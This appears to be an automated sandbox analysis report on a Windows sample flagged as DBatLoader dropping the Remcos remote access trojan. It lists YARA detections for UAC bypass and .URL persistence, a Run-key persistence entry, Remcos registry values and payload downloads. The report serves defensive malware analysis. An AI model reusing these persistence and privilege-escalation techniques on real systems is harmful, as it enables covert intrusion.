- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.420031016.0000000004EB6000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419921422.0000000004EDD000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.421291230.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.442490830.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420692670.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.443347589.0000000004ECB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.440663754.0000000004EC3000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424983781.0000000004F0E000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.442278261.0000000004EBB000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.448431482.0000000004EBF000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.429850363.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000000.00000002.467804722.000000007F850000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000000.00000002.467804722.000000007F850000.00000004.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.418713419.0000000004F24000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420971778.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420775485.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000000.00000003.458708043.000000007F7D0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000000.00000003.458708043.000000007F7D0000.00000004.00001000.00020000.00000000.sdmp, Author: unknown
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.424498285.0000000004EE4000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.440791192.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.422596998.0000000004F1E000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.442020432.0000000004EE7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.420274641.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.419722916.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000000.00000003.419212427.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000003.445012228.0000000004EF1000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000000.352653118.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.463020055.0000000003CE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security

Reputation:	low

File Activities

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Accyaz	unicode	C:\Users\Public\Libraries\zayccA.url	success or wait	1	51B2BF6	RegSetValueExA

Analysis Process: VoRTaSs6hl.exe PID: **2308**, Parent PID: **5260**

General

Target ID:	8
Start time:	11:29:00
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\VoRTaSs6hl.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\VoRTaSs6hl.exe
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000000.458115313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_EXE_UACBypass_EventViewer, Description: detects Windows exceutables potentially bypassing UAC using eventvwr.exe, Source: 00000008.00000000.458115313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Trojan_Remcos_b296e965, Description: unknown, Source: 00000008.00000000.458115313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: REMCOS_RAT_variants, Description: unknown, Source: 00000008.00000000.458115313.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-HPUD4T\	success or wait	1	4110BF	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Remcos-HPUD4T	exepath	binary	9D 0D C2 07 EE C7 89 FC F4 E9 0F 2E B0 06 84 00 25 6C AF FB 26 29 50 AA E2 B9 CC 74 80 C5 39 40 5F 2B 2B DF 87 DE AE E3 60 F5 ED 50 B9 96 EF 50 B0 E2 9A D0 CB 84 B9 E8 BF 84 16 6E 9A D7 59 D7 94 81 19 31 88 C8 57 83 9D C4 DC EA 96 FB D0 72 51 68	success or wait	1	4110E7	RegSetValueExA
HKEY_CURRENT_USER\Software\Remcos-HPUD4T	licence	unicode	25799DAC8B86A2BA6EFEC34C7E64BFE1	success or wait	1	4110E7	RegSetValueExA

Analysis Process: Accyaz.exe PID: **4684**, Parent PID: **3688**

General

Target ID:	10
Start time:	11:29:11
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Accyaz.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\Public\Libraries\Accyaz.exe"
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.538052308.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538665622.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538496796.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.537712061.0000000004F24000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.538087740.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538459007.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538422764.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000002.563398012.0000000002350000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.537748466.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.538014940.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 0000000A.00000002.569127640.0000000002AD0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538397344.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.540280031.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538739349.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.537845109.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538621513.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000002.574705629.00000000051B7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.540137538.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000A.00000003.538131765.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.537639611.0000000004ED8000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538105093.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538570037.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.538327621.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000A.00000003.537551715.0000000004ED9000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: C:\Users\Public\Libraries\Accyaz.exe, Author: Joe Security
Antivirus matches:	• Detection: 40%, Metadefender, Browse • Detection: 81%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	8742FC	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\Accyazbvbxqszzrfjnimerlsovywpte[2]	0	1024	fd 24 5a fd 39 fd fd fd fd fd fd fd 35 35 fd 82 fd fd fd fd fd fd 0a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd 55 fd fd fd 7e 3f 03 57 fd 37 16 03 57 1e 32 fd fd fd 3a 3c fd fd 3c fd fd 57 38 38 fd 3e fd 2c fd fd 3c fd 38 fd 38 fd 0e fd fd e5 2e fd fd 43 43 fd fd fd fd fd fd fd fd 8a fd 51 16 4e eb 55 4e eb 55 4e eb 55 fd 6f 7c 55 fd eb 55 fd fd 74 55 fd eb 55 fd fd fd 55 2e eb 55 fd fd 5e 55 fd eb 55 fd 17 fd 55 4c eb 55 fd 17 fd 55 4a eb 55 fd 17 33 55 fd eb 55 fd 17 fd 55 fd eb 55 4e fd 3e 55 78 6b 55 2f fd fd 55 50 eb 55 2f fd 5e 55 fd eb 55 fd 01 78 55 fd eb 55 2f fd fd 55 fd eb 55 1c fd fd 32 4e eb	$Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N	success or wait	637	8745B9	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Accyaz.exe	unknown	1011712	success or wait	1	403315	ReadFile
C:\Users\Public\Libraries\Accyaz.exe	unknown	1011712	success or wait	1	86311D	ReadFile

Analysis Process: Accyaz.exe PID: **3300**, Parent PID: **3688**

General

Target ID:	12
Start time:	11:29:20
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Accyaz.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\Libraries\Accyaz.exe"
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi

Yara matches:	• Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.582204025.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.580602042.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580999865.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.581199488.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580263947.0000000004F24000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580963468.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580859204.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.580685332.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580417015.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000002.595767562.00000000051B7000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580316852.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.581044865.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.581079211.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.580570716.0000000004EDE000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580653277.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.580625740.0000000004F06000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.581161132.0000000004EDC000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580162776.0000000004ED9000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.581124040.0000000004F04000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580197984.0000000004ED8000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 0000000C.00000003.582328830.0000000004EE0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 0000000C.00000003.580934873.0000000004EB4000.00000004.00001000.00020000.00000000.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	2A442FC	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\Accyazbvbxqszzrfjnimerlsovywpte[2]	0	1024	fd 24 5a fd 39 fd fd fd fd fd fd fd 35 35 fd 82 fd fd fd fd fd fd fd 0a fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 37 fd fd fd 55 fd fd fd 7e 3f 03 57 fd 37 16 03 57 1e 32 fd fd fd 3a 3c fd fd 3c fd fd 57 38 38 fd 3e fd 2c fd fd 3c fd 38 fd 38 fd 0e fd fd e5 2e fd fd 43 43 fd fd fd fd fd fd fd fd 8a fd 51 16 4e eb 55 4e eb 55 4e eb 55 fd 6f 7c 55 fd eb 55 fd fd 74 55 fd eb 55 fd fd fd 55 2e eb 55 fd fd 5e 55 fd eb 55 fd 17 fd 55 4c eb 55 fd 17 fd 55 4a eb 55 fd 17 33 55 fd eb 55 fd 17 fd 55 fd eb 55 4e fd 3e 55 78 6b 55 2f fd fd 55 50 eb 55 2f fd 5e 55 fd eb 55 fd 01 78 55 fd eb 55 2f fd fd 55 fd eb 55 1c fd fd 32 4e eb	$Z9557U~?W7W2:<<88>,<88.CCQNUNUNUo|UUtUUU.U^UUULUUJU3UUUUN>UxU/UPU/^UUxUU/UU2N	success or wait	636	2A445B9	InternetReadFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\Libraries\Accyaz.exe	unknown	1011712	success or wait	1	403315	ReadFile
C:\Users\Public\Libraries\Accyaz.exe	unknown	1011712	success or wait	1	2A3311D	ReadFile

Analysis Process: Accyaz.exe PID: **1284**, Parent PID: **4684**

General	
Target ID:	16
Start time:	11:29:42
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Accyaz.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\Libraries\Accyaz.exe
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Accyaz.exe PID: **5968**, Parent PID: **3300**

General	
Target ID:	20
Start time:	11:30:02
Start date:	05/08/2022
Path:	C:\Users\Public\Libraries\Accyaz.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\Libraries\Accyaz.exe
Imagebase:	0x400000
File size:	1011712 bytes
MD5 hash:	6E2D9824EEEBAD8B1507FA4238892439
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

No disassembly